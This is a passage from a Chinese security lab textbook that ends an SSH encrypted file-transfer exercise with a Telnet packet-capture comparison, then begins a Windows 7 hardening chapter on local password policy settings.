



图 7-26　SSH 安全文件传输界面

（2）打开菜单 Edit|Settings，选择 Profile Settings|Connection，如图 7-27 所示。





图 7-27　SSH 客户端连接配置界面

（3）在图 7-27 中 Host 处填写服务器的主机 IP，如 192.168.0.201。User 处填写在服务器端已经添加的账户名，如 user。Encryption 处选择加密算法为 AES。MAC 处选择杂凑函数为 HMAC-SHA1。Compression 处选择压缩算法为 zlib。其他的保持默认状态不变。单击 OK 按钮确认配置信息。

（4）打开菜单 File|Connect，弹出登录对话框，如图 7-28 所示。单击 Connect 按钮进行连接，在弹出的对话框中输入口令，单击 OK 按钮确认，如图 7-29 所示。





图 7-28　登录界面





图 7-29　口令输入界面

（5）服务器端口令认证验证通过，客户端显示如图 7-30 所示界面。





图 7-30　文件传输界面

（6）图中左侧为本地文件夹列表，右侧为服务器上的文件列表，可以通过拖动文件夹进行文件传输操作，文件在传输过程中是加密的。

## 【实验报告】

在以上实验过程中，用 Sniffer 工具抓取数据包，并与在 Telnet 下抓取的数据包进行比较，看看有什么区别。

## 【思考题】

（1）SSH 提供的 6 种功能的实现原理是什么？

（2）SSH 能够阻止一些攻击的原理和方法是什么？SSH 不能够阻止其他一些攻击的原因是什么？是否能够改进 SSH 协议来阻止这些攻击？

（3）请读者自行完成基于公钥的认证过程，并演示 SSH 提供的 6 项功能。

# 第 3 篇

# 系 统 安 全

# 第 8 章 Windows 操作系统安全

操作系统是计算机资源的直接管理者，是计算机软件的基础和核心，一切应用软件都是建立在操作系统之上的，操作系统的安全是整个计算机系统安全的基础，没有操作系统安全，就不可能真正解决数据库安全、网络安全和其他应用软件的安全问题。

阅读本书可以了解 Windows 系统的安全体系结构和构成组件，掌握具体的安全防护措施和技术，具备对 Windows 操作系统安全进行加固配置、系统及服务安全问题分析和跟踪处理能力。本实验主要以 Windows 7 为例进行讲解。

本实验由三个部分组成，主要包括系统安全配置与分析、用户管理、系统管理，每部分包含若干个子实验。

## 8.1 安全配置与分析

安全配置的原则是：在保证系统使用功能的基础上提高其安全性，不需使用的功能一律禁止，需要使用的要加强安全监控。

Windows 7 安全配置可以参考文档 http://technet.microsoft.com/zh-cn/library/dd571075（WS.10）.aspx，该文档详细介绍了可完善 Windows 7 操作系统安全性的各种安全设置。

### 8.1.1 安全策略设置

**【实验目的】**

掌握使用安全策略设置方法，了解安全策略的主要内容和用途。

**【原理简介】**

操作系统的安全配置是整个操作系统安全策略的核心，其目的就是从系统根源构筑安全防护体系，通过用户和密码管理、共享设置、端口管理和过滤、系统服务管理、本地安全策略、外部工具使用等手段，形成一整套有效的系统安全策略。Windows 7 安装的默认配置是不安全的，因此，在系统投入使用之前，应该进行一些设置，以便使系统更安全。可以将配置设置为本地安全策略和系统配置设置。安全配置的原则是：在保证系统使用功能的基础上提高其安全性，不需使用的功能一律禁止，需要使用的要加强安全监控。

通过本地安全策略可以控制：

- 访问计算机的用户。

- 授权用户使用计算机上的哪些资源。
- 是否在事件日志中记录用户或组的操作。

其中，与系统身份认证密切相关的密码策略用于管理域账户或本地用户账户。它们确定密码设置，例如强制执行和有效期限。

由于系统安全策略众多，普通用户无法制定出安全的策略，为此微软公司提供了安全模板进行安全配置。安全模板可用于定义以下内容。

- 账户策略：包括密码策略，账户锁定策略，Kerberos 策略。
- 本地策略：包括审核策略，用户权限分配，安全选项。
- 事件日志：应用程序、系统和安全“事件日志”设置。
- 受限制的组：安全敏感性组的成员身份。
- 系统服务的安全设置：系统服务的启动和权限。
- 注册表的安全设置：注册表项权限。
- 文件系统的安全设置：文件和文件夹权限。

**【实验环境】**

Windows 7 操作系统。

**【实验步骤】**

（1）对密码策略进行修改，单击【本地安全设置】|【账户策略】|【密码策略】，如图 8-1 所示。





图 8-1　密码策略

（2）双击右侧【密码必须符合复杂性要求】，出现如图 8-2 所示界面，对密码复杂性要求策略进行修改，该安全设置确定密码是否符合复杂性要求。如启用该策略，则密码必须符合以下最低要求。

① 不得明显包含用户账户名或用户全名的一部分。

② 长度至少为 6 个字符。

③ 包含来自以下 4 个类别中的三个字符。

- 英文大写字母（从 A 到 Z）。
- 英文小写字母（从 a 到 z）。

- 基本数字（从 0 到 9）。
- 非字母字符（例如，!、$、#、%）。

密码策略设置之后，在更改或创建密码时，会强制执行复杂性要求。





图 8-2　密码复杂性要求策略设置

（3）双击右侧的【密码长度最小值】，出现如图 8-3 所示界面，对密码长度最小值进行修改。




图 8-3　密码长度最小值策略设置

（4）双击右侧的【密码最长使用期限】，出现如图 8-4 所示界面，该安全设置确定系统要求用户更改密码之前可以使用该密码的时间（单位为天）。可将密码的过期天数设置在 1～999 天之间，或将天数设置为 0，可指定密码永不过期。如果密码最长使用期限在 1～999 天之间，那么密码最短使用期限必须小于密码最长使用期限。如果密码最长使用期限设置为 0，则密码最短使用期限可以是 1～998 天之间的任何值。使密码每隔 30～90 天失效是一种安全策略。通过这种方式，攻击者只能够在有限的时间内破解用户密码并访问用户的网络资源。通过对密码的最长有效期进行修改，保证用户的密码到达有效期后必须更换密码。

（5）双击右侧的【密码最短使用期限】，出现如图 8-5 所示界面，该安全策略设置确定用户可以更改密码之前必须使用该密码的时间（单位为天）。

可以设置 1～998 天之间的某个值，或者通过将天数设置为 0，允许立即更改密码。密码最短使用期限必须小于密码最长使用期限，除非密码最长使用期限设置为 0（表明密码永不过期）。如果密码最长使用期限设置为 0，那么密码最短使用期限可设置为 0～




图 8-4　密码最长使用期限




图 8-5　密码最短使用期限

998 天之间的任意值。如果希望强制密码历史有效，请将密码最短有效期限配置为大于 0。如果没有密码最短有效期限，则用户可以重复循环设置密码，直到获得喜欢的旧密码。默认情况下将密码历史记录设置为 1。

（6）双击右侧的【强制密码历史】，出现如图 8-6 所示界面，重新使用旧密码之前，该安全设置确定与某个用户账户相关的唯一新密码的数量。该值必须为 0～24 之间的一个数值，该策略通过确保旧密码不能继续使用，从而能够增强安全性。

